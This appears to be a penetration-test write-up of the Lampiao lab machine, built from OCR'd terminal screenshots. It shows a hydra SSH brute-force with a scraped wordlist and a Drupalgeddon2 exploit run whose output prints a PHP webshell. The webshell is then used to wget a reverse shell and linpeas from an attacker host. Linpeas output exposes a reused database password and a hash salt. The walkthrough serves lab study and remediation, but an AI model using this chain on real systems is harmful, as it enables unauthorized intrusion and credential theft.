
- Another Initial Access approach: Extract/scrape the keywords on the website http://<targetIP>:1898 using the tool 'cewl'. After scraping the text from the website, use hydra and use these keywords as a wordlist for the password dictionary attack.

Command:	hydra -l tiago -P pass.txt 10.201.10.117 ssh -t 4

- "pass.txt": is the scraped words from the website.


Exploitation : High level breakdown of the 44449.rb exploit:

Command to execute:		ruby 44449.rb http://10.201.10.112




```
# Quick how to use
def usage()
  puts 'Usage: ruby drupalggedon2.rb <target> [--authentication] [--verbose]'
  puts 'Example for target that does not require authentication:'
  puts '       ruby drupalgeddon2.rb https://example.com'
  puts 'Example for target that does require authentication:'
  puts '       ruby drupalgeddon2.rb https://example.com --authentication'
end
```

Executing it:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ruby 44449.rb http://10.201.10.112
ruby: warning: shebang line ending with \r may cause problems
<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:85:in `require': cannot load such file -- highline/import (LoadError)
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:85:in `require'
        from 44449.rb:16:in `<main>'
```

In this case, install a new gem for Ruby:	**gem install highline**




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# gem install highline

Fetching highline-2.1.0.gem
Successfully installed highline-2.1.0
Parsing documentation for highline-2.1.0
Installing ri documentation for highline-2.1.0
Done installing documentation for highline after 1 seconds
1 gem installed
```

Executing the exploit again:

Command:	ruby 44449.rb http://10.201.10.112


Result:



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ruby 44449.rb http://10.201.10.112:1898
ruby: warning: shebang line ending with \r may cause problems
[*] --==[::#Drupalggedon2::]==--
────────────────────────────────────────────────────────────────────────────────
[i] Target : http://10.201.10.112:1898/
────────────────────────────────────────────────────────────────────────────────
[+] Found  : http://10.201.10.112:1898/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.54
────────────────────────────────────────────────────────────────────────────────
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
────────────────────────────────────────────────────────────────────────────────
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo CTGBKADO
[+] Result : CTGBKADO
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
────────────────────────────────────────────────────────────────────────────────
[*] Testing: Existing file   (http://10.201.10.112:1898/shell.php)
[i] Response: HTTP 404 // Size: 5
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
────────────────────────────────────────────────────────────────────────────────
[i] Fake PHP shell:   curl 'http://10.201.10.112:1898/shell.php' -d 'c=hostname'
lampiao>> whoami
www-data
lampiao>> 
```


- **Note that the webshell does not allow threat actors to break out of the /www/var/html directory.**

Executing the uploaded reverse shell with the webshell:



```
lampiao>> wget http://10.201.10.145:9090/revsh.sh
--2023-04-25 15:45:24--  http://10.201.10.145:9090/revsh.sh
Connecting to 10.201.10.145:9090 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 220 [text/x-sh]
Saving to: 'revsh.sh'

     0K                                                     100% 52.3M=0s

2023-04-25 15:45:24 (52.3 MB/s) - 'revsh.sh' saved [220/220]

lampiao>> ls -al revsh.sh
-rw-r--r-- 1 www-data www-data 220 Apr 25 15:44 revsh.sh
lampiao>> chmod 777 revsh.sh

lampiao>> ls -al revsh.sh
-rwxrwxrwx 1 www-data www-data 220 Apr 25 15:44 revsh.sh
lampiao>> ./revsh.sh
[-] The target timed out ~ Net::ReadTimeout with #<Socket:(closed)>
```


Receiving the reverse shell:



```
www-data@lampiao:/var/www/html$ export PATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin/usr/games:/tmp
</local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin/usr/games:/tmp
www-data@lampiao:/var/www/html$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@lampiao:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 20001

┌──(kali㉿kali)-[~]
└─$ stty raw -echo ; fg ; reset

[1]  + continued  nc -lvnp 20001

www-data@lampiao:/var/www/html$ █
```

Privilege Escalation Phase:


- **Enumerate for Privilege Escalation Vectors using linpeas.sh:**



```
www-data@lampiao:/tmp$ wget http://10.201.10.145:9090/linpeas.sh
--2023-04-25 15:53:08--  http://10.201.10.145:9090/linpeas.sh
Connecting to 10.201.10.145:9090 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 830030 (811K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[=====================================>] 830,030     --.-K/s   in 0.07s

2023-04-25 15:53:08 (11.1 MB/s) - 'linpeas.sh' saved [830030/830030]

www-data@lampiao:/tmp$ ls -al
total 820
drwxrwxrwt  2 root     root       4096 Apr 25 15:53 .
drwxr-xr-x 21 root     root       4096 Apr 19  2018 ..
-rw-r--r--  1 www-data www-data 830030 Apr 25 14:55 linpeas.sh
www-data@lampiao:/tmp$ chmod +x linpeas.sh
www-data@lampiao:/tmp$ ls -al
total 820
drwxrwxrwt  2 root     root       4096 Apr 25 15:53 .
drwxr-xr-x 21 root     root       4096 Apr 19  2018 ..
-rwxr-xr-x  1 www-data www-data 830030 Apr 25 14:55 linpeas.sh
www-data@lampiao:/tmp$ █
```


  - Download and execute linpeas.sh to enumerate privilege escalation vectors in the target webserver.

- **Info found from files that seems interesting:**
  - **Config:**




```
╔══════════╣ Searching passwords in config PHP files
      'password' ⇒ 'Virgulino',
 *     'password' ⇒ 'password',
 *    'password' ⇒ 'password',
```

  - **/etc/profile.d/**




```
╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 16
drwxr-xr-x  2 root root 4096 Apr 19  2018 .
drwxr-xr-x 93 root root 4096 Apr 25 07:21 ..
-rw-r--r--  1 root root 1559 Jul 29  2014 Z97-byobu.sh
-rw-r--r--  1 root root  663 May 11  2016 bash_completion.sh
```

  - **SUID Bit enabled binaries:**




```
                    ╔════════════════════════════════════╗
════════════════════╣ Files with Interesting Permissions ╠════════════════════
                    ╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 39K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 43K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 30K May 15  2015 /bin/fusermount
-rwsr-xr-x 1 root root 87K Sep  2  2015 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 35K Jan 26  2016 /bin/su
-rwsr-xr-x 1 root root 67K Sep  2  2015 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 36K Jan 26  2016 /usr/bin/chsh
-rwsr-xr-x 1 root root 45K Jan 26  2016 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 154K Aug 27  2015 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 18K May  7  2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 44K Jan 26  2016 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 31K Jan 26  2016 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-sr-x 1 daemon daemon 46K Oct 21  2013 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 18K Nov 24  2015 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 72K Oct 21  2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 65K Jan 26  2016 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 5.4K Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 9.6K Nov 24  2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 327K Nov 25  2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 482K May  5  2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root dip 316K Apr 21  2015 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-sr-x 1 libuuid libuuid 18K Sep  2  2015 /usr/sbin/uuidd
```

PGP Signature:




```
╔══════════╣ Analyzing PGP-GPG Files (limit 70)
/usr/bin/gpg
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

-rw-r--r-- 1 root root 12335 Aug  3  2016 /etc/apt/trusted.gpg
-rw-r--r-- 1 root root 1724 May 18  2016 /usr/share/apt/ubuntu-archive.gpg
-rw-r--r-- 1 root root 12335 May 18  2012 /usr/share/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 0 May 18  2012 /usr/share/keyrings/ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 1227 May 18  2012 /usr/share/keyrings/ubuntu-master-keyring.gpg
-rw-r--r-- 1 root root 12335 Aug  3  2016 /var/lib/apt/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 933 May  8  2014 /var/lib/apt/lists/us.archive.ubuntu.com_ubuntu_dists_trusty_Release.gpg
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.11 (GNU/Linux)
iEYEABEKAAYFAlNrkrEACgkQQJdur0N9BbV7RgCfbZGjC7ejdU5fMW6Kbk6bRQcS
G2sAn1h7znlqgxolQOhYVAnsfmu96aTbiQIcBAABCgAGBQJTa5KxAAoJEDtP5qzA
sh8yat4QALTR1k1DKijcCu9NHWm0p5iz6+cFOmUnYS8ewjhS3Oy5mk9WjXLTpOID
BBykbsXnNIEpx4nvPhwX2jb/8XJNIT5pyhHDD7ydbQsDsQnhaah1gBwd5ZP3gwpF
9IGJ15V4737rqeifYNKohn8//4GQsoIuhzyMOqIq8lIpOJyKzWvJm9ToW7kurF1d
yQvB2rdXgOLUgXnpzsLu3Xw/p0bY+OUkdTxbfg+UxOIvwI1DYOPrTq/vPunMkA0C
QuXv7yTdYiWWoV3IUqzF5iwY0nJAcfH6bBmyXXgr9WY9QXSw+CUjMfTI3EPCG8Rw
8Z9z7LJ8zeH7DucaDkSVmPUE8uKPspc7CHuZ5b09O435TdbiargNAXwRNKKlEXcr
1bQ2CZfve5jxKv3g7xEk4C/LpNMd/0w7DsqIuw6lRwoc4vNqdPlQMjywnHFNYTDl
s5Tilg2T2pSE9SRRhLQtGAVP2VU5AD/WJfAUDHM5zLm9avZKsOphiTuXDJkaZxr7
eMn1kQyzCh30ac9zJukh8PfEREY/BT8JFC7qWWUZ2zeevsOQZJ0WHL/lm6TZRsgX
84qD7Z2UrTClnTNd6CUKHm6ispT9uC/BTFZ7efrw8mTPJotBNOpPNgmOVXFKsuoh
SyHY769UhUN2MeCGjsLjee5jRg2moS421UmBZbeRgicH92BUaWzL
=7r4e
-----END PGP SIGNATURE-----
```

- **Password:**



```
╔══════════╣ Analyzing Backup Manager Files (limit 70)

-rwxr-xr-x 1 www-data www-data 270 Apr 19  2018 /var/www/html/modules/simpletest/tests/upgrade/drupal-6.user-no-password-token.database.php
-rwxr-xr-x 1 www-data www-data 1114 Apr 19  2018 /var/www/html/modules/simpletest/tests/upgrade/drupal-6.user-password-token.database.php
  'pass',
  'pass' ⇒ '$S$DAK00p3Dkojkf4O/UizYxenguXnjv',

╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd
```


- **Drupal Files:**



```
             Analyzing Drupal Files (limit 70)
-r-xr-xr-x 1 www-data www-data 26558 Apr 19  2018 /var/www/html/sites/default/settings.php
 *   'driver' ⇒ 'mysql',
 *   'database' ⇒ 'databasename',
 *   'username' ⇒ 'username',
 *   'password' ⇒ 'password',
 *   'host' ⇒ 'localhost',
 *   'port' ⇒ 3306,
 *   'prefix' ⇒ 'myprefix_',
 *   'driver' ⇒ 'mysql',
 *   'database' ⇒ 'databasename',
 *   'username' ⇒ 'username',
 *   'password' ⇒ 'password',
 *   'host' ⇒ 'localhost',
 *   'prefix' ⇒ 'main_',
 *   'driver' ⇒ 'mysql',
 *   'database' ⇒ 'databasename',
 *   'username' ⇒ 'username',
 *   'password' ⇒ 'password',
 *   'host' ⇒ 'localhost',
 * by using the 'prefix' setting. If a prefix is specified, the table
 * To have all database names prefixed, set 'prefix' as a string:
 *   'prefix' ⇒ 'main_',
 * To provide prefixes for specific tables, set 'prefix' as an array.
 *   'prefix' ⇒ array(
 *   'prefix' ⇒ array(
 *     'driver' ⇒ 'mysql',
 *     'database' ⇒ 'databasename',
 *     'username' ⇒ 'username',
 *     'password' ⇒ 'password',
 *     'host' ⇒ 'localhost',
 *     'prefix' ⇒ '',
 *     'driver' ⇒ 'pgsql',
 *     'database' ⇒ 'databasename',
 *     'username' ⇒ 'username',
 *     'password' ⇒ 'password',
 *     'host' ⇒ 'localhost',
 *     'prefix' ⇒ '',
 *     'driver' ⇒ 'sqlite',
 *     'database' ⇒ '/path/to/databasefilename',
      'database' ⇒ 'drupal',
      'username' ⇒ 'drupaluser',
      'password' ⇒ 'Virgulino',
      'host' ⇒ 'localhost',
      'port' ⇒ '',
      'driver' ⇒ 'mysql',
      'prefix' ⇒ '',
 *   $drupal_hash_salt = file_get_contents('/home/example/salt.txt');
$drupal_hash_salt = 'Mky3HW4JeKcETD2HWg8pCOyDvXGqo2MZyVkDpnw974M';
```

  - Additional drupal files used alongside the database readable just to low-privileged user pose a security risk which allows this user to do horizontal escalation. In our case, the password used “Virgulino” has also been used as a password for the user ‘tiago’. Not only this .php file readable to users, but user ‘tiago’ committed password reuse as well which compromises the security for the Database and the user itself.

- Compilers inside the target:




```
            Installed Compilers
ii  g++                             4:4.8.2-1ubuntu6              i386        GNU C++ compiler
ii  g++-4.8                         4.8.4-2ubuntu1~14.04.4        i386        GNU C++ compiler
ii  gcc                             4:4.8.2-1ubuntu6              i386        GNU C compiler
ii  gcc-4.8                         4.8.4-2ubuntu1~14.04.4        i386        GNU C compiler
/usr/bin/gcc
```

  - The inclusion of compilers on a webserver is not only extraneous but also introduces a substantial security risk to the system. This configuration may inadvertently provide malicious actors with an opportunity to exploit the server for post-exploitation purposes, potentially leading to unauthorized access or the compromise of sensitive data. It is strongly recommended that compilers be removed from the webserver to bolster overall security and mitigate potential threats.

Penetration Testing Report – Recon


- Useful software:



```
Software Information
Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/g++
